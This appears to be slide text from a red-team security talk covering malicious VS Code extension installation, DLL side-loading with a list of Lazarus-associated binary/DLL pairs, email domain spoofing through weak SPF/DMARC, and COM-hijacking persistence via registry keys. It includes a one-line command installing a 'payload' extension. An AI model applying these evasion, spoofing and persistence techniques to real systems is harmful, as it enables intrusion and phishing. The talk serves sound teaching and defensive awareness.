


VS 2022


Attention developers




Attention developers




Attention developers



`$ /path/to/VSCoDe/code --install-extension payload.vsix`



DLL Side-Loading



Hijack + Proxy DLL = DLL Side-Loading

Advantages of DLL Side-Loading

- ✓ Trusted, signed and used in the organization
- ✓ Payload is embedded within the DLL
- ✓ Payload encrypted or obfuscated to defeat AV or basic scanning
- ✓ Fileless run off the payload in the process memory
- ✓ Avoid any crashes or suspicious app behavior

DLL Side-Loading



Seongsu Park

@unpacker

Check out this list of DLL side-loading commonly employed by the Lazarus group lately. Stay on high alert and be cautious of any unusual DLL file loading from suspicious folder paths

Missing DLL:

spoolsv.exe → ualapi.dll

Side-loaded by legitimate binary:

mobsync.exe → propsys.dll

MDEServer.exe → winmde.dll

ComcastVNC.exe → version.dll ?

colorcpl.exe → colorui.dll

presentationhost.exe → mscoree.dll

CameraSettingsUIHost.exe → DUI70.dll

wsmprovhost.exe → mi.dll

SgrmLpac.exe → winhttp.dll

TieringEngineService.exe → ESENT.dll

WmiApSrv.exe → wbemcomn.dll

dfrgui.exe → SXSHARED.dll

SyncHost.exe → WinSync.dll


wmiprvse.exe → ncobjapi.dll

wmiprvse.exe → wbem\sspicli.dll

wmiprvse.exe → wbem\wmiintl.dll

svchost.exe(IKEEXT) → wlbsctrl.dll

Execution Flow



DLL Side-Loading via VSCode



The screenshot displays a Windows 11 desktop environment. In the background, a File Explorer window is open to the path `user > AppData > Roaming`, showing a list of folders including Adobe, Code, com.adobe.dunamis, Microsoft, and NuGet. In the foreground, a VS Code window is open to the `vscode` directory, with the file `Code.exe` selected. Overlaid on the VS Code window are two property windows for `Code.exe`. The 'Certificate' window shows the following information:

- Certificate Information**
- This certificate is intended for the following purpose(s):
 - Ensures software came from software publisher
 - Protects software from alteration after publication
- Issued to: Microsoft Corporation
- Issued by: Microsoft Code Signing PCA 2011
- Valid from 11/16/2023 to 11/14/2024

The 'Digital Signature Details' window shows the following information:

- Digital Signature Information**
- This digital signature is OK.
- Signer information:
 - Name: Microsoft Corporation
 - E-mail: Not available
 - Signing time: Monday, May 6, 2024 10:48:19 PM
- Countersignatures:
 - Name o... E-mail a... Timestamp
 - Microsof... Not avail... Monday, May 6, 2024 10:...

To the right, the 'Code.exe Properties' window is open to the 'Digital Signatures' tab, showing a signature list:

| Name of signer: | Digest al... | Timestamp |
|-----------------------|--------------|----------------------------|
| Microsoft Corporation | sha256 | Monday, May 6, 2024 10:... |

Domain Spoofing

GreyBox vectors

#1

SPF with **+all** or **~all** without DMARC



SoftFail errors

#2

target.com has SPF + DMARC **legit.target.com**
doesn't have SPF +DMARC



Easy spoof

Targets

Spoof: from **<example.com>** to **<target.com>**

Spoof: from **<target.com>** to **<target.com>**

*If Security Email Gateway has configuration:
SPF authentication error = pass

Spoof: from **<legit.target.com>** to **<target.com>**

Domain Spoofing

BlackBox vectors

#1

SPF with **-all** and weak DMARC



SoftFail, TempError, PermError

#2

Correct SPF and DMARC records
(in external DNS-hosting)



Try harder

Targets

Spoof: from **<random.target.com>** to **<target.com>**

Spoof: from **<legit.target.com>** to **<target.com>**

Spoof: from **<target.com>** to **<target.com>**

Errors and weaknesses in error handling of SPF checks on the Security Email Gateway

Spoof: from **<random.target.com>** to **<target.com>**

Spoof: from **<legit.target.com>** to **<target.com>**

Spoof: from **<target.com>** to **<target.com>**

Internal DNS server may not have SPF and DMARC records for target.com

Domain Spoofing



BlackBox vector: #1

Tricks to call errors:

- > Double or multiple SPF records for domain = **PermError**
- > SPF record length > than limit (255 characters) = **PermError**
- > Problems with DNS resolver = **TempError**

PT Sandbox test

 Denis Baranov <dbaranov@ptsecurity.ru>
Tue 17/01/2023, 14:47
Konstantin Polishin

Inbox

Subject: PT Sandbox test
To: <kpolishin@ptsecurity.ru>
From: Denis Baranov <dbaranov@ptsecurity.ru>
Content-Type: multipart/mixed;
boundary="0756051f1029eeb600e58d6f6a7a7b0e864adef9444ca556cf31d1d404b"
Return-Path: DBaranov@████████.rf.com.ru
X-MS-Exchange-Organization-Network-Message-Id: aaa24e15-21a1-459b-5c6d-08daf8808119
X-MS-Exchange-Organization-PRD: ptsecurity.ru
X-MS-Exchange-Organization-SenderIdResult: SoftFail
Received-SPF: SoftFail ██████████-01.ptsecurity.ru: domain of transitioning dbaranov@ptsecurity.ru discourages use of ██████████ as permitted sender)


Про PT Sandbox

 dbaranov@ptsecurity.com
Wed 29/05, 13:13
Konstantin Polishin

Счит

Return-Path: ██████████@gmail.com
Received: from [127.0.1.1] (broadband ██████████) by smtp.gmail.com with ESMTPSA id 38308e7fff4ca-2e95bcc48d3sm25076301fa.5.2024 for <kpolishin@ptsecurity.com> (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256); Wed, 29 May 2024 03:13:01 -0700 (PDT)
Message-ID: <6656ffad.050a0220.56b48.49aa@mx.google.com>
Date: Wed, 29 May 2024 03:13:01 -0700
Content-Type: multipart/mixed;
boundary="=====2785659610000059207=="
MIME-Version: 1.0
From: <dbaranov@ptsecurity.com>
To: <kpolishin@ptsecurity.com>
Subject: =?utf-8?b?0J/RgNC+IFBUIFNhbmRib3g=?=
Received-SPF: PermError ██████████-01.ptsecurity.ru: domain of dbaranov@ptsecurity.com used an invalid SPF mechanism)


COM-object persistence



Windows 10 x64, 1909 stats:

> **8300+ COM Objects**

> **27000+ COM Object interfaces**



COM-object persistence

| | |
|---|----------------|
| HKLM\ | \LocalServer32 |
| HKCU\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32 | |
| HKCR\ | \TreatAs |

HK what?

HKEY_CURRENT_USER (**HKCU**) - settings for interactive user

HKEY_LOCAL_MACHINE (**HKLM**) – settings for all users on the local computer

HKEY_CLASSES_ROOT (**HKCR**) - merges the information from HKCU and HKLM

InProcServer32 – path to **DLL**

LocalServer32 – path to **EXE**

TreatAs – redirects to another COM by **CLSID**

COM-object persistence

HKCU > HKLM

High Priority

HKCU\SOFTWARE\Classes\CLSID\{GUID}\TreatAs

HKLM\SOFTWARE\Classes\CLSID\{GUID}\TreatAs

HKCU\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKLM\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKCU\SOFTWARE\Classes\CLSID\{GUID}\LocalServer32

HKLM\SOFTWARE\Classes\CLSID\{GUID}\LocalServer32

Low Priority

TreatAs

InProcServer32

LocalServer32

COM-object persistence

HKCU:

> Not need admin rights

HKLM:



> Need admin rights

> For some CLSID need elevate rights to TrustedInstaller



Vectors for COM persistence

- Phantom COM objects
- Missing COM objects in HKCU
- Oftentimes used COM objects
- COM objects in scheduled tasks



COM-object persistence

> Top way for HKLM search:

- / Oftentimes used COM objects by system
- / Elevate to TI
- / Use proxy DLL

